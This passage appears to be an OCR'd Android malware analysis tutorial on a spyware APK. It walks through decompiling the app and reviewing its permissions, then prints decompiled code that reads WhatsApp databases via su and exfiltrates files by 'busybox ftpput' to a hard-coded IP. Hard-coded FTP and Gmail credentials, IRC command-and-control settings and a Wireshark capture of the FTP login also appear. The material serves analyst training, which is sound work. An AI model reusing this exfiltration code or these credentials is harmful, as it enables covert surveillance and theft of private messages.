000729a0  44 45 00 08 69 44 4b 4d  20 3c 20 30 00 03 69 4d  |DE..iDKM < 0..iM|
000729b0  43 00 05 69 62 6f 73 73  00 02 69 64 00 04 69 64  |C..iboss..id..id|
```

Base64 Encoded Strings

If you find a Base64-encoded string like:

```
aHR0cHM6Ly93d3cuc3B5aHVtYW4uY29tL3YxL2ZpbGVVcGxvYWQ=
```

In order to decode this, we can use the terminal:

```
$ echo "aHR0cHM6Ly93d3cuc3B5aHVtYW4uY29tL3YxL2ZpbGVVcGxvYWQ=" | base64 -D
```


What do you get?

```
https://www.spyhuman.com/v1/fileUpload
```

Many malware authors use Base64 to add *some* level of obfuscation to their code.

Keep this in mind when reviewing extracting strings from a sample!

Static Analysis



Decompile the APK

APKTool

Let’s decompile the APK file so that the contents are human-readable.

```
$ apktool d f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206
$ cd f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206.out
$ vim AndroidManifest.xml
```

What stands out in the manifest file?

Note, you can change the default output folder with:

```
$ apktool d f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206 -o <FOLDER>
```

AndroidManifest.xml

```
" Press ? for help

.. (up a dir)
<37792e1e81248c3c585162206.out/
▸ original/
▸ res/
▸ smali/
▸ unknown/
  AndroidManifest.xml
  apktool.yml
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```

```
1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.androi
  d.system.bdata" platformBuildVersionCode="21" platformBuildVersionName="5.0.1-1624448">
2     <uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
3     <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
4     <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>
5     <uses-permission android:name="android.permission.REAL_GET_TASKS"/>
6     <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
7     <uses-permission android:name="android.permission.RECORD_AUDIO"/>
8     <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
9     <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
10    <uses-permission android:name="android.permission.CAMERA"/>
11    <uses-feature android:name="android.hardware.camera"/>
12    <uses-feature android:name="android.hardware.camera.autofocus"/>
13    <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
14    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
15    <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
16    <uses-permission android:name="android.permission.GET_TASKS"/>
17    <uses-permission android:name="android.permission.INTERNET"/>
18    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
19    <uses-permission android:name="android.permission.READ_SMS"/>
20    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
21    <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
22    <uses-permission android:name="android.permission.READ_CONTACTS"/>
23    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
24    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
25    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
26    <uses-permission android:name="android.permission.SEND_SMS"/>
27    <uses-permission android:name="android.permission.WRITE_SMS"/>
28    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
29    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
30    <uses-permission android:name="android.permission.WAKE_LOCK"/>
31    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
32    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
33    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
```

Which permissions are necessary?

Does the app you're analyzing *need* this permission?

Look through the */res* directory.

What files might be worth analyzing?

Resources

```
$ cd f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206.out/
$ cd res
$ cd values
```

strings.xml	Used to reference strings for the application with (optional) styling
ids.xml	List of identifiers for components of the application
public.xml	Used to assign fixed resource IDs
styles.xml	Defines the UI for the application

```
$ vim strings.xml
```

Run dex2jar on *classes.dex*

Running dex2jar

```
$ cp <file> <file>.zip && unzip <file>
$ cd ~/Tools/dex2jar/dex-tools/build/distributions/dex-tools-2.1-SNAPSHOT/
$ sh d2j-dex2jar.sh ~/path/to/apk_to_decompile.apk -o ~~/path/to/output.jar
```

Open the .jar file with JD-GUI

Lexical Obfuscation

Although many malware samples (especially Adware/Chargeware/Click Fraud) tend to not encrypt strings or obfuscate *too* much of the application, *Lexical Obfuscation* is pretty common.

What is "Lexical Obfuscation"?

Method names, class names, variable names are replaced with nonsense, randomized text to make their functions less obvious.

```
class ak implements FilenameFilter {
    ak(boolean arg1, String arg2) {
        this.a = arg1;
        this.b = arg2;
        super();
    }

    public boolean accept(File arg2, String arg3) {
        boolean v0 = this.a ? arg3.matches(this.b) : true;
        return v0;
    }
}
```

Navigate through the individual classes.
Do you see which class is attempting to access 3p messaging data?

com/android/system/bdata/a

```
try {
        label_19:
                bo.a("chmod 666 " + v3 + "//" + v1_1);
                bo.a("chmod 755 " + v3);
                bo.a("chmod 755 " + new File(v3).getParent());
                v0 = v2.canWrite();
}
```

com/android/system/bdata/a

```
try {
  String v0_1 = "/data/data/com.whatsapp/databases/msgstore.db";
  if(Build$VERSION.SDK_INT >= 16) {
   v0_1 = "/data/data/com.whatsapp/databases/msgstore.db-wal";
}
```

How are they doing this without root!?

(Hint: they’re not)

com/android/system/bdata/bo

```
class bo {
        ...
        if(bo.a) {
                v5 = "su";
                if(DataService.d != null) {
                    v4 = DataService.d.getString("psup", "/system/priv-app/system/su");
                    if(!new File(v4).exists()) {
                        goto label_190;
                    }
                }
```

Try to Find the Sensor Monitoring Functionality!

com/android/system/bdata/ba

```
class ba implements SensorEventListener {
...
if(v1 > (((float)az_SensorHelper.a))) {
                if(!this.c) {
                    this.b = false;
                }
                if(!this.b) {
                    bb.a("Moving!!! Speed:" + v1, false);
                    this.b = true;
                    if(DataService.k != null && (DataService.k.isHeld())) {
                        DataService.e("tk1");
                        DataService.b("input keyevent 3");
                    }
                }

                this.c = true;
            }
```

Let’s Look for Some of the Strings We Found With *grep*

com/android/system/bdata/ao

```
v9 = new ad_MailConnect(DataService.d.getString("guser",
"mwvrussia@gmail.com"), DataService.d.getString("gpass",
"meadwestvaco707"));
```

com/android/system/bdata/ao

```
v0_3 = DataService.d.getBoolean("pfbb", false) ?
DataService.a(String.valueOf(DataService.d.getString("pfp", "busybox ftpput
-u ealexzna -p kl725x2408 213.174.157.151")) + " " + arg8 + " " + v2_1,
590000, 1) : ao_ExfiltrateData.b(DataService.d.getString("fhost",
"213.174.157.151"), DataService.d.getString("fuser", "ealexzna"),
DataService.d.getString("fpass", "kl725x2408"), v2_1, arg8);
```

Where is the IRC communication handled?

com/android/system/bdata/af

```
private af(String arg5) {
        super();
        ak_IRC.g = arg5;
        ak_IRC.f = arg5;
        this.i = DataService.d.getString("iserv", "irc.freenode.net");
        this.j = DataService.d.getString("inick", "Suny-" + DataService.b);
        this.k = DataService.d.getString("iboss", "IRCBoss");
        ak_IRC.e = 1;
    }
```

Can you find the command syntax?

com/android/system/bdata/bq

```
try {
        label_44:
            bq.a(String.valueOf(arg9) + " " + v1_1 + " " + arg8, false);
        label_56:
            v0_3 = DataService.d.getString("ses1", " 2736428734"); !!!!
            v1_1 = DataService.d.getString("ses2", " 7238742800"); !!!!
            if(!arg9.contains(((CharSequence)v0_3)) && !arg9.contains(((CharSequence)v1_1))) {
                goto label_70;
            }

            DataService.c("ss0#ii15#ii#ifr#ir#ifs#is"); ←-----!!!!!
            goto label_70;
        }
...
```

Major Analysis Questions

Where does the malicious functionality exist?

Is this functionality correctly interpreted?

What IP addresses or domains are hard-coded?

What protocols are being used?

Analyzing the `pcap` File with Wireshark


Network Traffic Analysis

What protocols should we look for?


What IP addresses or domains?

```
ip.addr == 213.174.157.151
ftp
irc
```

ip.addr


133017545.net.pcap
ip.addr == 213.174.157.151
Expression...
No. Time Source Destination Protocol Length Info
24 58.894748 10.0.2.15 213.174.157.151 TCP 74 46407 → 21 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=4294957135 TSecr=0 WS=2
25 58.962262 213.174.157.151 10.0.2.15 TCP 58 21 → 46407 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
26 58.964575 10.0.2.15 213.174.157.151 TCP 64 46407 → 21 [ACK] Seq=1 Ack=1 Win=14600 Len=0 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
27 59.030009 213.174.157.151 10.0.2.15 FTP 304 Response: 220---------- Welcome to Pure-FTPd ----------
28 59.031189 10.0.2.15 213.174.157.151 TCP 64 46407 → 21 [ACK] Seq=1 Ack=251 Win=14600 Len=0 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
29 59.058492 10.0.2.15 213.174.157.151 FTP 67 Request: user ealexzna
30 59.058543 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=251 Ack=14 Win=8760 Len=0
31 59.085869 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
32 59.085888 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=251 Ack=15 Win=8760 Len=0
33 59.192902 213.174.157.151 10.0.2.15 FTP 95 Response: 331 User ealexzna OK. Password required
34 59.220667 10.0.2.15 213.174.157.151 FTP 70 Request: pass kl725x2408
35 59.225187 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=292 Ack=30 Win=8760 Len=0
36 59.248651 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
37 59.248670 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=292 Ack=31 Win=8760 Len=0
38 59.650370 213.174.157.151 10.0.2.15 FTP 250 Response: 230-User ealexzna has group access to: 1002
39 59.678934 10.0.2.15 213.174.157.151 FTP 64 Request: pasv [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
40 59.683734 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=488 Ack=35 Win=8760 Len=0
41 59.716891 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
42 59.716922 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=488 Ack=36 Win=8760 Len=0
Frame 27: 304 bytes on wire (2432 bits), 304 bytes captured (2432 bits)
Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: RealtekU_12:34:56 (52:54:00:12:34:56)
Internet Protocol Version 4, Src: 213.174.157.151, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 21, Dst Port: 46407, Seq: 1, Ack: 1, Len: 250
File Transfer Protocol (FTP)
[Current working directory:]
0000 52 54 00 12 34 56 52 54 00 12 35 02 08 00 45 10 RT··4VRT ··5···E·
0010 01 22 00 13 00 00 40 06 fa 5e d5 ae 9d 97 0a 00 ·"····@· ·^····
0020 02 0f 00 15 b5 47 00 da c0 02 ef 9b 9e d3 50 18 ·····G·· ·····P·
0030 22 38 4a 44 00 00 32 32 30 2d 2d 2d 2d 2d 2d 2d "8JD··22 0-------
0040 2d 2d 2d 20 57 65 6c 63 6f 6d 65 20 74 6f 20 50 --- Welc ome to P
0050 75 72 65 2d 46 54 50 64 20 2d 2d 2d 2d 2d 2d 2d ure-FTPd -------
0060 2d 2d 2d 0d 0a 32 32 30 2d 59 6f 75 20 61 72 65 ---··220 -You are
0070 20 75 73 65 72 20 6e 75 6d 62 65 72 20 36 20 6f user nu mber 6 o
133017545.net.pcap
Packets: 464 · Displayed: 129 (27.8%)
Profile: Default

ip.addr


133017545.net.pcap
ip.addr == 213.174.157.151
Expression...
No. Time Source Destination Protocol Length Info
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26 58.964575 10.0.2.15 213.174.157.151 TCP 64 46407 → 21 [ACK] Seq=1 Ack=1 Win=14600 Len=0 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
27 59.030009 213.174.157.151 10.0.2.15 FTP 304 Response: 220---------- Welcome to Pure-FTPd ----------
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
31 59.085869 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
32 59.085888 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=251 Ack=15 Win=8760 Len=0
33 59.192902 213.174.157.151 10.0.2.15 FTP 95 Response: 331 User ealexzna OK. Password required
34 59.220667 10.0.2.15 213.174.157.151 FTP 70 Request: pass kl725x2408
35 59.225187 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=292 Ack=30 Win=8760 Len=0
36 59.248651 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
37 59.248670 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=292 Ack=31 Win=8760 Len=0
38 59.650370 213.174.157.151 10.0.2.15 FTP 250 Response: 230-User ealexzna has group access to: 1002
39 59.678934 10.0.2.15 213.174.157.151 FTP 64 Request: pasv [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
40 59.683734 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=488 Ack=35 Win=8760 Len=0
41 59.716891 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
